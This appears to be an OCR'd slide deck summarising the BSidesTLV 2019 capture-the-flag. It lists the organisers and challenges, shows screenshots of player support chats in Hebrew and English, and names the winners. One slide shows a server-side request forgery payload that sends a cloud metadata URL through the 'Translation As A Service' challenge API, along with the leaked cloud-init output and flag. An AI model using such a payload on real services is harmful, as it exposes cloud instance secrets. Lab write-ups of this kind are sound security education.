BSidesTLV

Capture The Flag 2019

BSidesTLV 2019 CTF
Start: 0900-11JUN19
End: 0900-21JUN19
10 days, >20 challenges
can you catch them all?
2019
LEVEL UP!
BSIDES TLV

Amazing Team!

Nimrod

Reut

Omer

Guy BM

Guy B

Roei

Ezra

Omer

Daniel

Kasif

AMAZING CTF!

29 Challenges

Unique Challenges

Our Ratio:

Our Ratio:

One tear per CTF point!

Unique Challenges

Blockchain!

Unique Challenges

3d Printing!

Unique Challenges

Zero Days!

Unique Challenges

Simulated Environment

Author	Challenge
Guy Barnhart-Magen	Time to day goodbye...
Daniel Abeles	Translation As A Service
Ezra Caltum	somestufflsimportant
Kasif Dekel	Secret Service
Guy Beck	Bowser Junior
Omer Agmon	DoSaTTaCK
Nimrod Levy and Reut Menashe	El Profesor
Roei Sherman	The Lost Award
Guy Beck	Bowser Senior
Roei Sherman	Magic Kingdom

Author	Challenge
Guy Barnhart-Magen	Aphasia
Guy Barnhart-Magen	Where no man has GOne before!
Nimrod Levy	Redis in the wild
Nimrod Levy	You "shell" not pass!
Nimrod Levy	Break the ReCaptcha
Nimrod Levy	Pacman
Nimrod Levy	IIS on Steroids
Nimrod Levy and Reut Menashe	The Lost Contract

Not secure | translate.challenges.bsidestlv.com/api/translate?text=http://169.254.169.254/metadata/v1.json

{"status":200,"content":"{\"droplet_id\":145274432,\"hostname\":\"host02\",\"vendor_data\":\"Content-Type: multipart\/mixed; boundary=\"\"==========8645434374073493512==\"\"\nMIME-Version: 1.0\n\n--==========8645434374073493512==\nMIME-Version: 1.0\nContent-Type: text\/cloud-config; charset=\"\"us-ascii\"\"\nContent-Transfer-Encoding: 7bit\nContent-Disposition: attachment; filename=\"\"cloud-config\"\"\n\n#cloud-config\n\n# Enable root and password auth\ndisable_root: false\nssh_pwauth: false\n\n# Allow cloud-init to manage \/etc\/hosts\nmanage_etc_hosts: true\n\n# Set the default user to root and define the package mirrors\nsystem_info:\n distro: ubuntu\n default_user:\n   name: root\n   shell: \/bin\/bash\n   lock_passwd: false\n package_mirrors:\n   - arches: [i386, amd64]\n   failsafe:\n   primary: http:\/\/archive.ubuntu.com\/ubuntu\n   security: http:\/\/security.ubuntu.com\/ubuntu\n   search:\n   primary:\n   -
http:\/\/mirrors.digitalocean.com\/ubuntu\/\n   security: []\n\n\n--==========8645434374073493512==\nMIME-Version: 1.0\nContent-Type: text\/cloud-boothook; charset=\"\"us-ascii\"\"\nContent-Transfer-Encoding: 7bit\nContent-Disposition: attachment; filename=\"\"entropy-seed\"\"\n\n#!\/bin\/sh -x\n# DigitalOcean Entropy Seed script\nlogger -t DigitalOcean 'adding random seed to \/dev\/urandom'\n(base64 -d
\u003c\u003cEOE\nqYaPMT6\/e64Dq+OsPjrhBOmQKnaL4OIABckY4aqkSl3Azs1Oa\/N0yck4ONoLUK1i31u9690TArbF\nmNwlEdS4bJ5rcO2I2NnnV2SQsXcw99mtWCP6Am1bcZrgi+Kdmhr0JS0lPHRMNR7AtpE\/KrlOYVkB\nHqO32qIkScFZxvwGYAtpMcP+C3zv3Ux6q59mtcLtJ3xi5WumHZ+ZCvKRXB+41khGU8fH4LWwn+8+\n6VZvFVmnqb6T6HFFlD99UJ\/ROSbSsUGC+kAOfxsM+9tkj\/1rXKkmzfbukUWSR9p0ubTE+ZdPuLyF\ncgCzFxl2YgOUj4E5pazE\/s65nSoQTMwyeH1r8fraJqtR5nkLsnx2zIZFhFXSZWHyrao89Rm\/NblG\n9m\/5nnmDItmySN8H7UnKiaN2ZhU52TF4T3aDW819AAMoldE4vVFZG0gU15rjZM\/Tr8ztQAVaXm7r\nPczcK1qP7n3HHssPwAOT9pOmnxwVn1XlY\/ToIsLFki3TPfB4h3cEGmpA0g4Au9VQm7CTsdz\/Zln0\nsBy\/cbu1m81CngV7YqGjshjqEPDTJUOv29drAek2lSRQYoSEWLM4VZNLXTj2uPVyceN9bF+dq4Iy\nHrLjU3\/I8kLXFiuKOSSFseCj9f1FbCdEDi3mcJs7ROtMjI4hz+UDwiPjUDDG\/dpAlaPoZMhTYOtD\nWuAlPkA8+LGo2uRvahI\/s4ON1fxuB8t15IGUTOIOQoix0wyBrbcwJV8WXx7LuG3pxmTX9aLj6krH\nF\/cu7LnD7SBNGoTn1RBy8hhXNywSXEvzFH9d7op2YXxb6tbFr\/HLzzHmhhxCPRPe3jiMJpLl39JV\nkAs27MaibIPnAd5yJDCeM4ynUWtr0e2X7zpCXX9ch2seJ6z2i9rQoKxRrA8QpaUmomXG7KJJBwB\nCa\/cDXh23BVqHSugMKaJ2P3cM1BL8xVCt8iP8OBxvjqffLQVbRFa1rv2ltdOo5ttsiCg2ZQJ4IJv\nHIciKsPYnl1Qd9M+VV+hrsqUXAOwIVr8bBMbHZn20tT8OEfvHCgzziWyrC99serQ2GUW2ATFt8jr\nrJAQwENwv0gTkQ5yLOMWqgA0H5\/FxVtRHBbw0Gbi1xYWdbJ8n7wQLOhXKUlCOZKCYrRWFynn3Fuc\nOrCUewfN0L8I+E7X+aHvydSzFWiaVdgrZ2XdPfwVNjnoscIK4DgNHSZbi5\/Wpcbo7km+y\/pPnja+\nrmhfvwQdxuwO9Fqfs\/hrksQBAy7heTwsVzMrPpDs\/0tcJWfR2G1\/GRhUV7vYWfM0PqTazucmP\/\/O\nZDW7a2XI\/YqXN5OCYfH5c7hhL5NYMNa1NN8kFy5liIFjM1PW58z\/pUNBVOSiaZKm0KPHFcCuvYdn\nCBxOShKdZITqmef+nvlMRq2EcSP8HhIlQocnWv7rMkR1j\/yJBoEfFvpkMpVPkLVjo4MSNFpf7bDl\n4bmw4WOlQdCYFMwkrmvHEbO\/Qgzgrtlr2a9h\/QbwscMODq7\/We1kJkRns+ntwN4r3kfARnNhgTHp\nlw1HsyF0OF3ADaIfHp3ORUscolSlClOIp93ALNet\/FAu9OHUlpaBWoza+JyvCVnbIwE1puELjHoJ\n2DXM2aUUpzT+l\/9M0lHP5IqLf9ov2U8MSldI5NyUzW6IMtO3dzH2gTOoTEvWyJOeGjEdkeA\/ISO\/\ncuuomb6M\/r2IrO9giq0giWCXcojpd8wbMcZ+rWYkkQtqp1o5WmF6I14HcTtyOiab\/mw+k+3J\/K\/r\nfXxhJt9LItGEyAsMV4pTi+vp1\/4uPKn5fSYQJcW2JUs0hI6veuMahWkdST2bNyIBU1QOuHk9QZgh\nXnYg4BUz5wYdukCSttGnK70jsdsMjbmBgeY6hJV+E2vTMnkYsfFpukj0Hl8OmAQdhsvmyeFGBF+E\n1Cnbow60w\/fqOFUvSs5reSlbY9n3\/z4iXRz7QPf0cjarfNWddYh1h3um+YzF4XdIJ21IGN3178Dk\neAiIy\/Vr7n+I3kVqFKmxUNRoXN007ABW5smEjKeG0X+\/Dboyk4DEWMNrIQ5Waq3iRzy5fFL1HeWv\n6i6L0vIqvkHXUE+EN1YT4tvX1P0cHILF2lOka0hhoA9k9F6OSrgtEpcJ68tbPgl9e8RxADT8KhX3\naKAU\/Hs39TJG+Zk3d9cHXqd6X7gI1HHxi+qZUTua6jYEzbTE24TBr2LQtw2je8hvQ8eSpE+oom8f\n9qYEmP2bh5WxHcYqEiiWXMlckplDhjg2npQLBt\/Z2ChhgYOmu5QnnSgngeWal8dtSodEUKAbtlJw\ngbDITtQ18LHCj29yvHLn0zWqH3S8zvzMzgh\/Efe7Ob02g1dfFpypgF89IfQzY3hjOZ49YeOU9bI7\nnmx8wFeo8O9LnkPTU7\/5IbgakQ4miUu65CQIPE6sQ7wTz\/Tf5CMB0EA9\/WNOQNuETB6NQoUXzQ8Sx\nfgQt4\/8TF9xpKuydE0ePVmJKeznyguPFIxb3dyrEHFDYJy7zOrSql7t4jVpS9l6KQK\/ox8VkVWxo\n2E+vFB7sl7J9qS6YmJ+qbECNPKRoJ5zTQ\/z30UA6TTYQ2\/v9fBtWtEnhAGLQxHc5ljBV4W4oOwsU\n+duV\/X2B5z+9GHEXjI3nPRPmAjSv6WkEZWL5tCN+Eatfodzyp2esmkufq5hyQU1naqt8IOSaQeii\nIlc4yNxX6hr3OMwNwklXB1xNDqe6Fax6hawdfd8q6AVbJH+h+RIEuqk+9YcOebXgqOM+eyjyaXd0\nltVhkOsQy7HDOTMLqh8\/g4R8UArjICwUCji7RdutKEjgLI3ifx12IEipSKo+kiAjR2PxtnkndHAM\n\nOpAAx6V\/KkZpnXSeAa6\/gIPbL8YZF\/1EqrBEV2TegNLBzUdSH31lirn6dp4eJs2SZOmS7gvGFq5a\nWpT2Pn4d4\/W0MA3UmB2WOHZwGRhIcEgBWFGaAamTPQpxBbHHgefuatrQ+O0AyEtO7g+tCHjq0f9s\nMxY9hOT31WxkiTaw0sj5ci5oOiKjuzEDWkwQcLTFct8lmB\/ipm8oFH1KJ0Ox4Hg65lmidZet9a0O\n020AdOy1AhywoVviR0NWf46TlMhbM8ed\/VB1h7YOJz1hNyNd7yvi7MgTisxxmVFCxcQa8xmappbA\ncfyEg099+oMYdTpmTepqz\/fqFCwgCSYCWK2SGXhD2x2nEWf6f0OOU8Y7Saakit+iLOWTeRPCg9Zk\nTj5oJyPhZ6beiBsz72JJG+cwRDIas1kyRCByvguDpxzPhtXN3m43p5pig0FLlLhCRHSjwZpBTbil\nT4Dm7DDaeovfOTJOGcG5q0XFY7Lg2v2eCigjTmKtsP16Q8\/+jmOqxQZS8kGGG7u\/TVqEBbWlKlPm\nx+GfF8LBsBgkAMDBGCtenN9SsjmLKr9vBhazNwntMOPvA\/GHSg3vlHdbQ6l2pXANoBzH51Q5zwyU\nrKuARz1HYhToXtUyPaTk\/DYpaTFGT79BvWy1Dk+AgfX7yNoaM9bVfojDzq\/OJXlNNZZSyjtn3PKR\ny1uVUWmgL+R9qC\/iq8Alddy9\/TvNwZ783begQ5Pb2oDx3HMUSzENVTYWwk7DzEYgQ2vI5NliN+D0\n72tHuoyGb\/cRIC5WkDEVhfDTPLizMB7pEm7BW4BAZmorvDPFtZXu41DhBtG3vGM2JnBdHMnz6Qhj\nk7GDlwDDwqDfghErtIg8YEYW6ji6aYGduB2DJcGX2vwwzv0Axzwfhsge6uEJ1o8epIqrHfvFHy30\nt82QfYdR9XTZxkK2ydMHRFa8hZ6s1lLW9yTv\/mfDpjF\/hZuPApTFI3CmQGlUnABT9hUZ+L6g8Wqb\nOQQDzVECcxxSgxAXY92NfxfVxigyHLTyfonfqlqFBmipisbHflOU3Tx\/851oODVz1+xLZ7\/ihsFv\nEPgX7P4KLCKTHDBI4GA0NVTPpCrbBcQ1NwhcjhBGqrK65\/YKSpCkmVYTESIjFaOZXRYF1kt4JNE+\nQCIT66d8NV+JBqtCT1vnV9Z7rAou6QY8ry0wKqw8pW8xtldAeph1iDTbVBwHAZ8oVO\/Ms1LogTLC\n65cm\/QzTwNJfA+gbDXajvSkelFHc678pBHH8ndfNgAajhBhYnjKJqMjVVCe3p0CnOhML\n\nEOE\n) \u003e \/dev\/urandom \n\n\n--==========8645434374073493512==\nMIME-Version: 1.0\nContent-Type: text\/cloud-boothook; charset=\"\"us-ascii\"\"\nContent-Transfer-Encoding: 7bit\nContent-Disposition: attachment; filename=\"\"digitalocean_fixups\"\"\n\n#!\/bin\/sh\n\n#

BSidesTLV{cypheR54r_1mp0_tanN7!@_%)*+} 09:57

תשמע 09:57

יש כאלה שלא מצליחים לנו בכלל 09:57

דקה 10:01

עוד כמה רעיונות חח 10:01

איפה שיש _ 10:03

זה מספר שחסר לנו 10:03

בנוסף אחרי ה+ יכול להיות שיש עוד תוויים שלא עובדים 10:03

אבל נגמרו ה cipher suites בארפ

היי עזרא 12:46

Hi 12:46

בקשר לחידה של הdos attack 12:47

זה נראה שיש לי הכל, אבל לפי האמולטור, אני מקבל משהו אחר 12:47

אני בשלב השני 12:47

I'm sorry - but I cannot comment on challenges :-(12:47

יש לי כמעט כל הפלאג 12:47

Oh.ok. 12:48

רק רציתי לוודא שזה לע תלוי סביבה ונבדק רק על אמולטור מסויים 12:48

זה קרה, וזה מבאס. 12:48

I'm sorry - but I cannot comment on challenges :-(12:47

יש לי כמעט כל הפלאג 12:47

Oh.ok. 12:48

רק רציתי לוודא שזה לע תלוי סביבה ונבדק רק על אמולטור מסויים 12:48

זה קרה, וזה מבאס. 12:48

IMG_20190612_224850_287.jpg
5.8 KB 12:49

כאילו קטע השתבש באמצע. השתמשתי ב-dos 3.3, ראיתי איפה זה חשוב, והשתמשתי בbp hw כדי לעקוף ה-divide by zero 12:50

Arghhhh.
I wanted to actually play this challenge! 12:50

סליחה 12:50

אל תדאג, יש דרך ארוכה להגיע לזה 😉 edited 12:51

I can help - but there were some that I wanted to play 12:51

That is one of them 12:51

And Guy's challenge with the broken totp? 12:51

Honestly - I want to play all of them. 12:52

So you don't know any of them... 12:52

? 12:52

Just mine :-) 12:52

Which is? 12:52

somestufflsimportant 12:5

ה-api של ה-validate תמיד מחזיר token mis-match
אז ניסיתי לראות מה השתמש בתור k.
של הדבר היחיד שיש ... Sha*, md5:
ה-uuid. 20:31

ויש uuids דרך api שלא מחזיר שום דבר אחר... 20:32

20:33

שמע זה אתגר של גיא מגן תשלח לו הודעה הוא ידע הכי טוב לגוון אותך 20:33

אני פשוט פחות בקריפטו חח 20:33

👍 20:34

Unread Messages

Today

Hi 21:10

Who's in charge of the dos attack? 21:10

Ow. One my missing 12:52

No idea what you want there. Not even a direction 12:53

Good luck then. 12:53

And I have only 5 left. 12:53

Thanks 12:53

> Arie @
> No idea what you want there. Not even a di...

Except the typos on purposes in the title. 12:54

Is != Is 12:54

(some fonts are better at this) 12:54

Just not sure which typos are really on purpose. Like the importat 12:54


Instead of tant 12:55

Seems it has been fixed edited 12:56

Let me check 20:59

Oddity: on another dos emulation, I get another set of gibberish 21:06

same memory signature, same file signature 21:06



The challenge is fine, just re-checked and verified :) 21:20

And not dependent on the emulator? 21:20

Can't say anything beyond 21:21

What have I missed ?🤔 21:21

Can you just tell me with which emulator you ran it?
(I assume you didn't run it natively on a good old XT😂) 23:27

What have I missed ?🤔 21:21

Can you just tell me with which emulator you ran it?
(I assume you didn't run it natively on a good old XT😂) 23:27


?אתה רועי שרמן 23:32

Found the flag 😊 23:49


Nice! 23:50 ✓✓

June 17

?יש המלצה על תוכנה אחרת 11:03



Can't say anything 11:04 ✓


אפשר שאלה קטנה ? 17:20
שאל 17:54
לגביי PACMAN 17:54
אוקיי 17:54
אני בתוך המשחק .. שעה מנסה להגיע ל LEVELUP 17:54
לא מבין מה אני מפספס 17:55
אפשר כיוון הכי קטן שיש ? 17:55
😂😂😂😂😂 17:55
חחחח 17:55
אתה לא צריך לשחק!! 17:5

Winners are:

Honorable Mention, Again :-)

Adam D

3rd Place

Adam (adam_loves_fruma)

3rd Place

EY (3rN357&Y0un9)

2nd Place

JCTF

1st Place

Dan (dm0n)

Thank you for Playing!